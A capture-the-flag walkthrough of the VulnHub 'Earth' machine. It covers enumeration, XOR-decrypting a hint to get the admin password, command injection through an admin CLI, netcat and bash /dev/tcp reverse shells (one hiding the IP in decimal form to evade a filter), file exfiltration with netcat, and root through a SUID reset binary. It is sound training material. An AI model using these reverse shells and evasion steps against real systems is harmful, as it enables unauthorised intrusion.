This is a Linux's Machine from VulnHub marked as easy and is defined as a WebServer with some domains.

- **PHASE 1: ACKNOWLEDGMENT**
- We don't know the machine´s IP so we are going to scan our net. To do this we will use the command arp-scan -I eth0 –localnet.

```
└─# arp-scan -I eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:70:0f:42, IPv4: 192.168.1.191
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     44:ff:ba:25:83:46 (44:ff:ba:25:83:47)   zte corporation
192.168.1.128   4c:3b:df:a9:8d:51 (44:ff:ba:25:83:47)   Microsoft Corporation
192.168.1.129   24:ce:33:c5:23:96 (44:ff:ba:25:83:47)   Amazon Technologies Inc.
192.168.1.134   5c:ba:ef:74:f0:1f       CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.138   08:00:27:82:c0:99       PCS Systemtechnik GmbH
```

- If you don´t know the IPs in your localnet, you can just try each one. The IP I was looking for is 192.168.1.138.
- Now, we will ping the machine to check if it is online and which route the packets trace. To do this, I will use the command ping -c 1 192.168.1.138 -R.

```
└─# ping -c 1 192.168.1.138 -R
PING 192.168.1.138 (192.168.1.138) 56(124) bytes of data.
64 bytes from 192.168.1.138: icmp_seq=1 ttl=64 time=0.864 ms
RR:     192.168.1.191
        192.168.1.138
        192.168.1.138
        192.168.1.191

--- 192.168.1.138 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
```

- We can check by its TTL that it is a Linux Machine.
- Now we will use nmap to search for open ports. I used the command nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.1.138 -oG allPorts. I export the results to check them later if I need to.
- The discovered ports are:

```
PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack ttl 64
80/tcp  open  http    syn-ack ttl 64
443/tcp open  https   syn-ack ttl 64
MAC Address: 08:00:27:82:C0:99 (Oracle VirtualBox virtual NIC)
```

- We can see that there is an SSH, an HTTP and an HTTPS servers.

- Now I will scan those ports to check the services and the versions they are running. I used the command nmap -sC -sV -p22,80,443 192.168.1.138 -oN targeted.

```
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 5b2c3fdc8b76e9217bd05624dfbee9a8 (ECDSA)
|_  256 b03c723b722126ce3a84e841ecc8f841 (ED25519)
80/tcp  open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-title: Bad Request (400)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Not valid before: 2021-10-12T23:26:31
|_Not valid after:  2031-10-10T23:26:31
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_http-title: Bad Request (400)
| tls-alpn:
|_  http/1.1
MAC Address: 08:00:27:82:C0:99 (Oracle VirtualBox virtual NIC)
```

- Now we can start gathering some relevant information. This is a Fedora Machine that is running these services, and it has 2 different DNS associates so we will include them in our /etc/hosts file. This is because some WebServers change if you search them for their DNS instead for their IP.
- Now we will use NMAP to do a basic enumeration of the web.

```
└─# nmap --script http-enum -p80,443 192.168.1.138
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-17 19:20 CET
Nmap scan report for earth.local (192.168.1.138)
Host is up (0.00030s latency).

PORT    STATE SERVICE
80/tcp  open  http
| http-enum:
|   /admin/: Possible admin folder
|_  /icons/: Potentially interesting folder w/ directory listing
443/tcp open  https
| http-enum:
|   /admin/: Possible admin folder
|_  /icons/: Potentially interesting folder w/ directory listing
MAC Address: 08:00:27:82:C0:99 (Oracle VirtualBox virtual NIC)
```


```
└─# nmap --script http-enum -p80,443 earth.local
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-17 19:22 CET
Nmap scan report for earth.local (192.168.1.138)
Host is up (0.00069s latency).

PORT    STATE SERVICE
80/tcp  open  http
| http-enum:
|   /admin/: Possible admin folder
|_  /icons/: Potentially interesting folder w/ directory listing
443/tcp open  https
| http-enum:
|   /admin/: Possible admin folder
|_  /icons/: Potentially interesting folder w/ directory listing
MAC Address: 08:00:27:82:C0:99 (Oracle VirtualBox virtual NIC)
```

- There is no difference between using the IP or the DNS. This could be because the http-enum script from nmap is not good enough. But we gathered some information. There is an admin folder and an icons one. We will check that later if we need.
- **TIP: if you want to gather some information about the HTTPS server you can use the command openssl s_client –connect 192.168.1.138 to see data about the server and the openssl service they are using.**
- Now we know there is a web server, we will use the command whatweb to see information about the web and the services it is using.

```
└─# whatweb http://earth.local
http://earth.local [200 OK] Apache[2.4.51][mod_wsgi/4.7.1], Cookies[csrftoken], Country[RESERVED][ZZ], Django, HTML
5, HTTPServer[Fedora Linux][Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9], IP[192.168.1.138], Op
enSSL[1.1.1l], Python[3.9], Title[Earth Secure Messaging], UncommonHeaders[x-content-type-options,referrer-policy],
 X-Frame-Options[DENY]
```

- This scan did not give us much more information than we had. But there are some new features discovered. Like the web uses Django.
- Now it is time to use our navigator to see the webs. There are not differences between the 2 domains but if we access the terratest domain in HTTPS it will show that it is a test site.



- This is the principal web page

Earth Secure Messaging Service

Send your message to Earth:

Message:

Message key:

- First thing to draw our attention is the messages zone. Those messages are encrypted and look like they are written in hexadecimal.

```
Previous Messages:

• 37090b59030f11060b0a1b4e0000000000004312170a1b0b0e4107174f1a0b044e0a000202134e0a161d1704035
• 3714171e0b0a550a1859101d064b160a191a4b0908140d0e0d441c0d4b161107431816081411 4b0a1d06170e144
• 2402111b1a0705070a41000a431a000a0e0a0f04104601164d050f070c0f15540d1018000000000c0c06410f090
```

- This messages could be a hint and they seem to be encrypted by XOR due to you can write a message and you need to give a key to encrypt them and then the result is converted into hexadecimal. Let's save this for later and we are going to continue searching for information.
- So now it is time to do fuzzing with WFUZZ to search automatically for directories. I am going to use the command wfuzz -c -L -t 50 --hc=404 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://earth.local/FUZZ.

```
000000010:   200        33 L     76 W       2595 Ch     "#"
000000259:   200        15 L     33 W       306 Ch      "admin"
000011485:   503        9 L      34 W       299 Ch      "junk"
000011508:   503        9 L      34 W       299 Ch      "shutdown"
000011505:   503        9 L      34 W       299 Ch      "email2"
000011533:   503        9 L      34 W       299 Ch      "apartment"
000011506:   503        9 L      34 W       299 Ch      "characters"
000011517:   503        9 L      34 W       299 Ch      "online-college"
000011519:   503        9 L      34 W       299 Ch      "minor"
000011527:   503        9 L      34 W       299 Ch      "league"
000011546:   503        9 L      34 W       299 Ch      "lans"
000011528:   503        9 L      34 W       299 Ch      "dot_white"
000011531:   503        9 L      34 W       299 Ch      "fundamentals"
000011529:   503        9 L      34 W       299 Ch      "2207"
000011507:   503        9 L      34 W       299 Ch      "3a"
000011539:   503        9 L      34 W       299 Ch      "1976"
000012224:   503        9 L      34 W       299 Ch      "2244"
000012299:   503        9 L      34 W       299 Ch      "whatwedo"
000012354:   503        9 L      34 W       299 Ch      "SearchForm"
000011707:   503        9 L      34 W       299 Ch      "bf_readonly"
000012384:   503        9 L      34 W       299 Ch      "menu_left"
000012244:   503        9 L      34 W       299 Ch      "2239"
000014659:   503        9 L      34 W       299 Ch      "icn"
000021466:   503        9 L      34 W       299 Ch      "0421"
000021800:   503        9 L      34 W       299 Ch      "graphic_design"
000027568:   503        9 L      34 W       299 Ch      "fbci"
```

- We can try every directory and research which ones are accessible.
- Next thing is to search for a robots.txt in every domain to discover new directories or files that are hidden. On this occasion, the domain terratest in HTTPS is the only one to have a robots.txt.

https://terratest.earth.local/robots.txt

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Ex

```
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
```

- This file includes a file called testingnotes so we are going to use WFUZZ to search for its extension automatically with the command wfuzz -c --hc=404 -t 200 -z list,asp-aspx-bat-c-cfm-cgi-com-dll-exe-htm-html-inc-jhtml-jsa-json-jsp-log-mdb-nsf-php-phtml-pl-reg-sh-shtml-sql-txt-xml https://terratest.earth.local/testingnotes.FUZZ

```
ID           Response   Lines    Word     Chars    Payload
000000027:   200        9 L      90 W     546 Ch   "txt"
```

- Now we access this file and this is the result

https://terratest.earth.local/testingnotes.txt

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB

```
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against bruteforce. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

- This is a very important file for us because it says that the messages are encrypted with XOR, there is a file called testdata.txt used in the encryption, and terra is the admin username in the admin section in the web.
- First thing is to look for the testdata.txt file. This is it.

https://terratest.earth.local/testdata.txt

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

```
According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first
billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to
the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen
as early as 4.1 billion years ago.
```

- And the admin section is this

earth.local/admin/login

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Go

Log In


Username:
terra

Password:


Log In

- We have the user but not the password


- With all the information gained it's time to start using it to gain access to the web and the machine.
- **PHASE 2 EXPLOITATION**
- First thing to do, is using the string in testdata.txt to decrypt the messages in the principal web page. I found a possible key that is earthclimatechangebad4humans. Now we will try this key in the admin section and we will be in.




- There is a CLI command section, and we can try if it runs commands in the machine.



- It does. So now, I will try to create a reverse shell using the command nc and listening from my PC to connect it with the other machine.



- The command to connect is nc -e /bin/bash 192.168.1.191 80



- Unfortunately, this did not work. Let's find out why. If we write only our IP in the command line, it will show the same message, so we can think that the program checks if there is any IP in the command before executing it. So we are going to hide our IP by translating it into its decimal format. My IP in this format is 3232235967. And now we will try another command but with this "encrypted" IP. The command is bash -i >& /dev/tcp/3232235967/80 0>&1

```
└─# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.1.191] from (UNKNOWN) [192.168.1.138] 49344
bash: cannot set terminal process group (833): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1$
```

- It worked. Now we will execute some commands to stablish a better connection. Frist of all, this is not a TTY, so we are going to create it with the command script /dev/null -c bash. Then, we will use the command stty raw -echo;fg to use the terminal without finishing the connection with control Z.
- Finally, we will change the params of the variables $TERM and $SHELL

```
bash-5.1$ echo $TERM
dumb
bash-5.1$ export TERM=xterm
```

```
bash-5.1$ echo $SHELL
/sbin/nologin
bash-5.1$ export SHELL=/bin/bash
```

- if you want, you can change the aspect ratio of the terminal with this

```
bash-5.1$ stty size
24 80
bash-5.1$ stty rows 27 columns 116
```

- If we now try to access the /home/earth directory, we won't be able to. So we are going to search some SUID files to use in our mission. This is the result from / directory

```
bash-5.1$ find / -perm -4000 -ls 2>/dev/null
 12851509     76 -rwsr-xr-x   1 root     root        74208 Aug  9  2021 /usr/bin/chage
 12747606     80 -rwsr-xr-x   1 root     root        78536 Aug  9  2021 /usr/bin/gpasswd
 12747609     44 -rwsr-xr-x   1 root     root        42256 Aug  9  2021 /usr/bin/newgrp
 12851796     60 -rwsr-xr-x   1 root     root        58384 Feb 12  2021 /usr/bin/su
 12851780     52 -rwsr-xr-x   1 root     root        49920 Feb 12  2021 /usr/bin/mount
 12851799     40 -rwsr-xr-x   1 root     root        37560 Feb 12  2021 /usr/bin/umount
 12671177     32 -rwsr-xr-x   1 root     root        32648 Jun  3  2021 /usr/bin/pkexec
 13256412     32 -rwsr-xr-x   1 root     root        32712 Jan 30  2021 /usr/bin/passwd
 13256418     36 -rws--x--x   1 root     root        33488 Feb 12  2021 /usr/bin/chfn
 13256419     28 -rws--x--x   1 root     root        25264 Feb 12  2021 /usr/bin/chsh
 13256550     60 -rwsr-xr-x   1 root     root        57432 Jan 26  2021 /usr/bin/at
 13258486    184 ---s--x--x   1 root     root       185504 Jan 26  2021 /usr/bin/sudo
 12961001     24 -rwsr-xr-x   1 root     root        24552 Oct 12  2021 /usr/bin/reset_root
   467872     16 -rwsr-xr-x   1 root     root        15632 Sep 29  2021 /usr/sbin/grub2-set-bootflag
   468250     16 -rwsr-xr-x   1 root     root        16096 Jun 10  2021 /usr/sbin/pam_timestamp_check
   468252     24 -rwsr-xr-x   1 root     root        24552 Jun 10  2021 /usr/sbin/unix_chkpwd
   879418    116 -rwsr-xr-x   1 root     root       116064 Sep 23  2021 /usr/sbin/mount.nfs
  4352689     24 -rwsr-xr-x   1 root     root        24536 Jun  3  2021 /usr/lib/polkit-1/polkit-agent-helper-1
```

- There is a binary called reset_root, that could be interesting, but if we execute it, it returns an error

```
bash-5.1$ /usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
bash-5.1$
```

- So we are going to send this file into our PC and analyze it. To send the file, I used the command nc 192.168.1.191 443 < /usr/bin/reset_root (YOUR PC HAS TO BE LISTENING BY THE 443 PORT)
- Now we execute it on our PC and this is the result.

```
puts("CHECKING IF RESET TRIGGERS PRESE"... CHECKING IF RESET TRIGGERS PRESENT...
)                                   = 38
access("/dev/shm/kHgTFI5G", 0)                                          = -1
access("/dev/shm/Zw7bV9U5", 0)                                          = -1
access("/tmp/kcM0Wewe", 0)                                              = -1
puts("RESET FAILED, ALL TRIGGERS ARE N"... RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
)                                   = 44
+++ exited (status 0) +++
```

- Seems like the program is searching for some directories to run correctly, so we are going to create them in the objective and run the program again.

```
bash-5.1$ ./reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$
```

- It returns a root password and we are going to check if it works.

```
bash-5.1$ su root
Password:
[root@earth bin]#
```

- Now we are root. But in the /home/earth directory there isn't anything, so we are going to check /root directory. Here is the flag we were searching for.

```
[root@earth ~]# cat root_flag.txt
                _-o#&&*''''?d:>b\_
           _o/"`''  '',, dMF9MMMMMHo_
        .o&#'         `"MbHMMMMMMMMMMMMHo.
     .o"" '           vodM*$&&HMMMMMMMMMM?.
    ,'                $M&ood,~'`(&##MMMMMMH\
   /                 ,MMMMMMM#b?#bobMMMMHMMML
  &                ?MMMMMMMMMMMMMMMMM7MMM$R*Hk
 ?$.              :MMMMMMMMMMMMMMMMMM/HMMM|`*L
|                 |MMMMMMMMMMMMMMMMMMMMbMH'   T,
$H#:              `*MMMMMMMMMMMMMMMMMMMMb#}'  `?
]MMH#               ""*""""*#MMMMMMMMMMMMMM'    -
MMMMMb_                     |MMMMMMMMMMMMP'     :
HMMMMMMMHo                   `MMMMMMMMMT        .
?MMMMMMMMP                    9MMMMMMMM}        -
-?MMMMMMM                    |MMMMMMMMM?,d-     '
 :|MMMMMM-                   `MMMMMMMT .M|.    :
  .9MMM[                      &MMMMM*' `'     .
   :9MMk                       `MMM#"        -
     &M}                        `           .-
      `&.                                  .
        `~,   .                         ./
           . _ ___                    .-
                `''--._,dd###pp=""'

Congratulations on completing Earth!
```